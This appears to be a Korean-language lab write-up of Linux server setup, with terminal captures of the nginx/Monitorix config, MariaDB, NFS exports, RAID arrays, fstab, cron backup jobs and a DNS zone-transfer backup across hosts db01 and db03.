root@db01:/etc/nginx/sites-enabled# ls
monitorix
root@db01:/etc/nginx/sites-enabled#
```

Monitorix 설정 경로


```

root@db01:~# ls -lha
total 64K
drwx----- 4 root root 4.0K Aug 13 08:13 .
drwxr-xr-x 25 root root 4.0K Aug 11 04:53 ..
-rw----- 1 root root 5.1K Aug 13 07:34 .bash_history
-rw-r--r-- 1 root root 3.1K Apr 22 2024 .bashrc
drwx----- 2 root root 4.0K Aug 10 03:12 .cache
-rwxr-xr-x 1 root root 463 Aug 11 04:58 .db_backup.sh
-rw----- 1 root root 20 Aug 10 18:57 .lessht
-rw----- 1 root root 1.3K Aug 13 08:13 .mysql_history
-rw-r--r-- 1 root root 161 Apr 22 2024 .profile
-rw-r--r-- 1 root root 75 Aug 11 04:59 .selected_editor
drwx----- 2 root root 4.0K Aug 13 01:46 .ssh
-rw----- 1 root root 12K Aug 13 08:11 .viminfo
-rw----- 1 root root 50 Aug 11 04:55 .Xauthority
root@db01:~#

```

- DB 백업 스크립트

```

type help; or \n for help. type \c to
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| cells    |
| information_schema |
| mysql    |
| owncloud |
| performance_schema |
| sys      |
+-----+
6 rows in set (0.017 sec)

MariaDB [(none)]> _

```

- HD01, HD02 DB table

```

root@db01:~# exportfs -v
/share/hd01 10.30.192.10(sync,wdelay,hide,no_subtree_check,sec=sys,rw,secure,no_root_squash,no_all_squash)
/share/hd02 10.30.192.15(sync,wdelay,hide,no_subtree_check,sec=sys,rw,secure,no_root_squash,no_all_squash)
root@db01:~#

```

- nfs 설정

```

root@db01:~#
root@db01:~# df -Th
Filesystem              Type      Size  Used Avail Use% Mounted on
tmpfs                   tmpfs     387M   1.6M  386M   1% /run
/dev/mapper/ubuntu--vg-ubuntu--lv ext4       9.8G   3.2G   6.1G  35% /
tmpfs                   tmpfs     1.9G     0   1.9G   0% /dev/shm
tmpfs                   tmpfs     5.0M     0   5.0M   0% /run/lock
/dev/sda2               ext4       1.8G  104M   1.6G   7% /boot
/dev/md127              xfs        20G  425M   20G   3% /share
tmpfs                   tmpfs     387M   12K  387M   1% /run/user/0
root@db01:~#

```

- mount 정상 적용 확인

```
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point> <type> <options> <dump> <pass>
# / was on /dev/ubuntu-vg/ubuntu-lv during curtin installation
/dev/disk/by-id/dm-uuid-LVM-Z3oi4HFugjYmdSqxGMDokCI2PSgt90M1GEZ7V5G0q92za1oB87Plsc5vQseYf0Y7 / ext4 defaults 0 1
# /boot was on /dev/sda2 during curtin installation
/dev/disk/by-uuid/cfcc2b90-5416-441e-ab73-5e0a90e94a97 /boot ext4 defaults 0 1
UUID=1d8cee81-b405-4b9c-835b-41150c19f592 /share xfs defaults 0 0
~
~
~
```

- fstab 등록

```
root@db01:~# blkid /dev/md127
/dev/md127: UUID="1d8cee81-b405-4b9c-835b-41150c19f592" BLOCK_SIZE="512" TYPE="xfs"
root@db01:~#
```

- 파일시스템 xfs

```
root@db01:~# ls /dev/md*
/dev/md127

/dev/md:
db01:5
root@db01:~# mdadm --detail /dev/md127
/dev/md127:
    Version : 1.2
  Creation Time : Mon Aug 10 14:52:48 2026
    Raid Level : raid5
    Array Size : 20951040 (19.98 GiB 21.45 GB)
  Used Dev Size : 10475520 (9.99 GiB 10.73 GB)
    Raid Devices : 3
    Total Devices : 3
 Persistence : Superblock is persistent

    Update Time : Thu Aug 13 08:07:30 2026
      State : clean
    Active Devices : 3
    Working Devices : 3
    Failed Devices : 0
    Spare Devices : 0

    Layout : left-symmetric
    Chunk Size : 512K

Consistency Policy : resync

    Name : db01:5 (local to host db01)
    UUID : 7aee4956:ec128e8f:031f0e87:82a44dac
    Events : 84

   Number   Major   Minor   RaidDevice State
     0         8       49         0   active sync   /dev/sdd1
     1         8       17         1   active sync   /dev/sdb1
     3         8       33         2   active sync   /dev/sdc1
root@db01:~#
```

- raid 설정값

DB03

```

server {
    listen 80 default_server;
    listen [::]:80 default_server;
    server_name 10.30.96.20;

    # 1. IP /monitorix
    location = / {
        return 301 http://10.30.96.20/monitorix;
    }

    # 2. Monitorix
    location /monitorix {
        proxy_pass http://127.0.0.1:8080;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    }

    # 3. CGI
    location /monitorix-cgi {
        proxy_pass http://127.0.0.1:8080;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    }
}

```

- 모니터릭스 설정값

```

root@db03:/etc/nginx/sites-enabled# ls
monitorix
root@db03:/etc/nginx/sites-enabled#

```

- http 경로

```

root@db03:/backup# cd webhard_bak/
root@db03:/backup/webhard_bak# ls
db01
root@db03:/backup/webhard_bak# cd db01
root@db03:/backup/webhard_bak/db01# ls
share
root@db03:/backup/webhard_bak/db01# cd share/
root@db03:/backup/webhard_bak/db01/share# ls
hd01 hd02
root@db03:/backup/webhard_bak/db01/share# cd hd01
root@db03:/backup/webhard_bak/db01/share/hd01# ls
pydio_data
root@db03:/backup/webhard_bak/db01/share/hd01/pydio_data# ls
binaries cellsdata personal audiods1 thumbs versions
root@db03:/backup/webhard_bak/db01/share/hd01/pydio_data#

```

```

root@db03:/backup# cd dns_bak/
root@db03:/backup/dns_bak# ls
mg.com_20260811_0606.txt
root@db03:/backup/dns_bak# cat mg.com_20260811_0606.txt

; <<>> DiG 9.18.39-0ubuntu0.24.04.5-Ubuntu <<>> @10.30.192.25 mg.com axfr
; (1 server found)
;; global options: +cmd
mg.com.                3600    IN      SOA     win-u0n439u012d. hostmaster. 9 900 600 86400 3600
mg.com.                3600    IN      NS      win-u0n439u012d.
bshd1.mg.com.          3600    IN      A       10.30.192.10
bshd2.mg.com.          3600    IN      A       10.30.192.15
bsmr1.mg.com.          3600    IN      A       10.40.32.10
bsmr2.mg.com.          3600    IN      A       10.30.192.20
bsms.mg.com.           3600    IN      A       10.30.192.25
bsws.mg.com.           3600    IN      A       10.30.160.20
rbws.mg.com.           3600    IN      A       10.60.1.101
rwws.mg.com.           3600    IN      A       10.30.160.15
mg.com.                3600    IN      SOA     win-u0n439u012d. hostmaster. 9 900 600 86400 3600
;; Query time: 30 msec
;; SERVER: 10.30.192.25#53(10.30.192.25) (TCP)
;; WHEN: Tue Aug 11 06:06:43 UTC 2026
;; XFR size: 11 records (messages 1, bytes 358)
root@db03:/backup/dns_bak#

```

```

root@db03:/backup# cd db_bak/
root@db03:/backup/db_bak# ls
db01 db02
root@db03:/backup/db_bak# cd db01
root@db03:/backup/db_bak/db01# ls
backup
root@db03:/backup/db_bak/db01# cd backup/
root@db03:/backup/db_bak/db01/backup# ls
all_databases_backup_20260811_0500.sql

```

```

root@db03:~# cd /backup/
root@db03:/backup# ls
db_bak dns_bak webhard_bak

```

- 백업 확인

```

# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
0 1 * * *    /root/.sync_backup.sh
0 2 * * *    /root/.dns_backup.sh
~
~

```

- 크롬탭 설정

[illegible]

- dns 백업 스크립트 내용

```

root@db03:~# ls -lha
total 64K
drwx-----  4 root root 4.0K Aug 13 08:34 .
drwxr-xr-x 24 root root 4.0K Aug 11 04:42 ..
-rw-----  1 root root 3.6K Aug 13 07:39 .bash_history
-rw-r--r--  1 root root 3.1K Apr 22  2024 .bashrc
drwx-----  2 root root 4.0K Aug 10 08:16 .cache
-rwxr-xr-x  1 root root 1.9K Aug 11 06:05 .dns_backup.sh
-rw-----  1 root root  20 Aug 11 05:42 .lessht
-rw-----  1 root root  811 Aug 11 21:16 .mysql_history
-rw-r--r--  1 root root  161 Apr 22  2024 .profile
-rw-r--r--  1 root root   75 Aug 11 05:13 .selected_editor
drwx-----  2 root root 4.0K Aug 11 05:21 .ssh
-rwxr-xr-x  1 root root 1.4K Aug 11 05:27 .sync_backup.sh
-rw-----  1 root root 9.8K Aug 13 08:34 .viminfo
-rw-----  1 root root  100 Aug 11 06:05 .Xauthority
root@db03:~#

```

- 스크립트 경로

```

# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point> <type> <options>      <dump> <pass>
# / was on /dev/ubuntu-vg/ubuntu-lv during curtin installation
/dev/disk/by-id/dm-uuid-LVM-x0I3KYtRVS0hvapTAcnSjrKNd0fW6Q6nAyxiHXIYYA89P5ibxJhHgygV7jutBSY / ext4 defaults 0 1
# /boot was on /dev/sda2 during curtin installation
/dev/disk/by-uuid/6a967633-7dac-48cf-8341-8528d57aee72 /boot ext4 defaults 0 1
UUID=7c01e070-9063-4b10-86ec-bdc3b6836d0c /backup xfs defaults 0 0
~

```

- fstab 확인

```

root@db03:~# df -Th
Filesystem                Type      Size  Used Avail Use% Mounted on
tmpfs                     tmpfs     387M  1.6M  386M   1% /run
/dev/mapper/ubuntu--vg-ubuntu--lv ext4       9.8G  3.1G  6.2G  34% /
tmpfs                     tmpfs     1.9G   0    1.9G   0% /dev/shm
tmpfs                     tmpfs     5.0M   0    5.0M   0% /run/lock
/dev/md127                xfs       20G   431M   20G   3% /backup
/dev/sda2                 ext4       1.8G  104M   1.6G   7% /boot
tmpfs                     tmpfs     387M   12K  387M   1% /run/user/0
root@db03:~#

```

- 마운트 확인

```

root@db03:~# blkid /dev/md127
/dev/md127: UUID="7c01e070-9063-4b10-86ec-bdc3b6836d0c" BLOCK_SIZE="512" TYPE="xfs"

```

- 파일시스템 확인

```

root@db03:~# mdadm --detail /dev/md127
/dev/md127:
    Version : 1.2
    Creation Time : Tue Aug 11 04:46:40 2026
    Raid Level : raid10
    Array Size : 20951040 (19.98 GiB 21.45 GB)
    Used Dev Size : 10475520 (9.99 GiB 10.73 GB)
    Raid Devices : 4
    Total Devices : 4
    Persistence : Superblock is persistent

    Update Time : Thu Aug 13 08:31:42 2026
    State : clean
    Active Devices : 4
    Working Devices : 4
    Failed Devices : 0
    Spare Devices : 0


    Layout : near=2
    Chunk Size : 512K

Consistency Policy : resync

    Name : db03:0 (local to host db03)
    UUID : 4ba805ab:6b59079a:5341b964:bc9fd1b3
    Events : 55

    Number Major Minor RaidDevice State
    0        8      65        0      active sync set-A  /dev/sde1
    1        8      33        1      active sync set-B  /dev/sdc1
    2        8      17        2      active sync set-A  /dev/sdb1
    3        8      49        3      active sync set-B  /dev/sdd1
root@db03:~#

```


- raid 설정 확인


```

root@db03:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 00:0c:29:a1:d1:a0 brd ff:ff:ff:ff:ff:ff
    altname enp2s1

```

- 평상시 interface down 상태 확인





- DNS transfer 설정

```
Microsoft Windows [Version 10.0.26100.1742]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>nslookup mg.com
Server: localhost
Address: 127.0.0.1


Name:      mg.com

C:\Users\Admin>nslookup bsmr1.mg.com
Server: localhost
Address: 127.0.0.1


Name:      bsmr1.mg.com
Address: 10.40.32.10

C:\Users\Admin>
```


- dns 쿼리 결과



